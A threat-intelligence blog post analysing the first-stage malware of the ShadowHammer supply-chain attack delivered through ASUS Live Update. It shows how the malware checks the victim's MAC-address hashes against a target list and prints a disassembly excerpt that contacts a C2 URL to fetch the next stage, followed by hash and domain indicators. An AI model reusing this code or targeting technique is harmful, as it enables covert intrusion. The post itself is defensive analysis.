The First Stage of ShadowHammer

norfolkinfosec.com/the-first-stage-of-shadowhammer/

norfolk

March 27, 2019

On 25 March, Kaspersky researchers <u>published details</u> of a supply chain compromise involving ASUS, a Taiwan-based computer manufacturer. As part of this compromise, a threat actor pushed malicious code to victims who connected to the company's servers using the ASUS Live Update feature used to deliver drivers and other updates (this blog notes that such update platforms are common across all manufacturers).

The malicious code in question is a first-stage triage tool, and details of the second-stage code have not yet been uncovered. This post documents this first-stage functionality of one of the identified variants, which compares the victim's MAC address to a hardcoded list prior to communicating with a C2.

Malware Workflow

Kaspersky provided a malicious hash in its original blog post; however, pivoting using <u>content from a tweet from Costin Raiu</u> yields additional files. Examination of these files (either through the VirusTotal platform or manually) indicates that they come in pairs: the smaller executables are hardcoded resources within the larger executables. A full hash list is available at the end of this post, and the hash used for this analysis is below.

conter	content."AsusShellCode.pdb" 🛓 🔍 🖄 📖						
	FILES 6			COMMONALITIES A 90	days 🚊 🗋	*	
	bca9683263/92c55ba191140668d8299ef6b760a1e940bddb0a7580ce68fef82 Asuse exe	23 / 68		2018-06-29 14:18:03 first seen 2019-03-25 23:40:13 last seen		K	
	c299b6dd210ab5779f3abd9d10544f9caa31cd5c6afc92c0fc16c8f43der7596 c299b6dd210ab5779f3abd9d10544f9caa31cd5c6afc92c0fc16c8f43der7596 peexe 0 @vertay @	22 / 71		2018-06-29 14:19:24 first seen 2019-03-25 23:40:09 last seen		o O EXE	
	Gaedfef52e7a8ab7b8ab3f57708a55afa1a2a6765f86d581bc99c738a68fc74 Setup exe 	21 / 71		2018-07-21 15:17:02 first seen 2019-03-25 23:44:16 last seen		K	
	cfbec77180bd67cceb2e17e64f8a3beec5e8875f47c41936b67a60093e07fcfd cfbec77180bd67cceb2e17e64f8a8beec5e8875f47c41938b67a60093e07fctd 	19 / 68		2018-07-21 15:17:31 first seen 2019-03-25 23:40:06 last seen		O EXE	
	ac0711afee5a157d084251f3443a40966fc63c57955e3a241df866cfc7315223 Setup exe 	9 / 71		2018-07-24 03:40:29 first seen 2018-07-24 03:40:29 last seen		K	
	9acd43ar36f2d38077258cb2ace42d6737b43be499367e90037f4605318325f8 peexe 0 overlay •	20 / 68		2018-07-24 03:41:07 first seen 2018-07-24 03:41:07 last seen		o o exe	


MD5: fa83ffde24f149f9f6d1d8bc05c0e023 SHA1: b0127ce307589ef48e2658784dd83ef7aa26097b SHA256: c299b6dd210ab5779f3abd9d10544f9cae31cd5c6afc92c0fc16c8f43def7596

At the start of the malicious workflow for this code, the program dynamically resolves the LoadLibraryEx and GetProcAddress calls, which are in turn used to load additional APIs, including:

- memcpy (ntdll)
- memcmp (ntdll)
- memset (ntdll)
- MD5Init (ntdll)
- MD5Update (ntdll)
- MD5Final (ntdll)
- GetAdaptersAddresses (iphlpapi)
- InternetOpenA (wininit)
- InternetOpenURLA (wininit)
- InternetQueryDataAvailable (wininit)
- InternetReadFile (wininit)


The malware then begins allocating large sections of code to memory and begins the triage process. The first function in this workflow queries the device's network adapters through the GetAdaptersAddresses API call resolved above. The network adapter information is allocated into memory. Using the MD5 Init, Update, and Final calls, the malware calculates an MD5 hash of each adapter's MAC address and stores this in memory for later comparison. Documentation for these functions can be found <u>here</u>.

This workflow is shown below- the orange represents the parameters for the MD5Update call, one of which is the address highlighted in blue of the stored MAC address.



After these hash values are calculated and stored, the program compares them to a hardcoded set of MD5s. This step determines whether or not the malware will call out to its C2. By performing comparisons of the hashes of these values rather than the values themselves, the malware author increases the difficulty of identifying potential targets.

At a high level, if no match is found, the C2 routine is bypassed and the malware terminates shortly thereafter. A lower-level workflow for this is shown below:



Should a match be found, the "test eax eax" instruction will not set the zero flag, preventing the malware from jumping over the function and initiating the C2 call-out for the next (currently undisclosed) stage of activity:

\$ 55	push ebp	sub_FB131B
. 8BEC	mov ebp,esp	
. 83EC 34	sub esp, 34	
. 53	push ebx	
. 33DB	xor ebx,ebx	
. 53	push ebx	
. C745 CC 68747470	mov dword ptr ss: ebp-34,70747468	
. C745 D0 733A2F2F	mov dword ptr ss: ebp-30,2F2F3A73	
. C745 D4 61737573	mov dword ptr ss: ebp-2C ,73757361	
. C745 D8 686F7466	mov dword ptr ss: ebp-28,66746F68	
. C745 DC 69782E63	mov dword ptr ss: ebp-24,632E7869	
. C745 E0 6F6D2F6C	mov dword ptr ss: ebp-20,6C2F6D6F	
. C745 E4 6F676F2E	mov dword ptr ss: ebp-10,2E6F676F	
. C745 E8 6A706700	mov dword ptr ss: ebp-18,67706A	
. 895D EC	mov dword ptr ss: ebp-14 ,ebx	
. 895D FO	mov dword ptr ss. ebp-10, ebx	
. FF57 24	call dword ptr ds:[edi+24]	
. 3BC3	cmp eax,ebx	
. 74 67	je childobj.FB13D5	
. 53	push ebx	
. 68 00018084	push 84800100	
E 2	push ebx	
5.2	push ebx	
. 33 . 8D4D CC	lea ecx,dword ptr ss:[ebp-34]	
E 4		<pre>ecx:"https://asushotfix.com/logo.jpg"</pre>
EO	push ecx push eax	ecx: https://asushotrix.com/rogo.jpg
5557.00	call dword ptr ds:[edi+28]	InternetOpenURLA
2045 52	mov dword ptr ds:[edf+28]	[ebp-8]:sub_FB14CE+12BA
. 3BC3		[[coh-o].Sup_PEI4CETI26A
· 38C3	cmp eax,ebx	
. 56	je childobj.FB13D5	
	push esi	
. 6A 40 . 68 00100000	push 40 push 1000	
	push 500000	
. 68 00005000	push soudo	

Additional Indicators

C2 asushotfix[.]com

Hashes

MD5

17a36ac3e31f3a18936552aff2c80249 fa83ffde24f149f9f6d1d8bc05c0e023 f2f879989d967e03b9ea0938399464ab 5855ce7c4a3167f0e006310eb1c76313 2a95475af7a07ee95ab11caad9e99b0c cb3f78d3ff776a7afe6c56371b0c7e11

SHA1

5039ff974a81caf331e24eea0f2b33579b00d854 b0127ce307589ef48e2658784dd83ef7aa26097b 2c591802d8741d6aef1a278b9aca06952f035b8f 0d9d48a4545120d84df6614378456ad722d82f58 0595e34841bb3562d2c30a1b22ebf20d31c3be86 ffdb4f49a96f382161907ea21146332d2defb7b5

SHA256

bca9583263f92c55ba191140668d8299ef6b760a1e940bddb0a7580ce68fef82 c299b6dd210ab5779f3abd9d10544f9cae31cd5c6afc92c0fc16c8f43def7596 6aedfef62e7a8ab7b8ab3ff57708a55afa1a2a6765f86d581bc99c738a68fc74 cfbec77180bd67cceb2e17e64f8a8beec5e8875f47c41936b67a60093e07fcfd ac0711afee5a157d084251f3443a40965fc63c57955e3a241df866cfc7315223 9acd43af36f2d38077258cb2ace42d6737b43be499367e90037f4605318325f8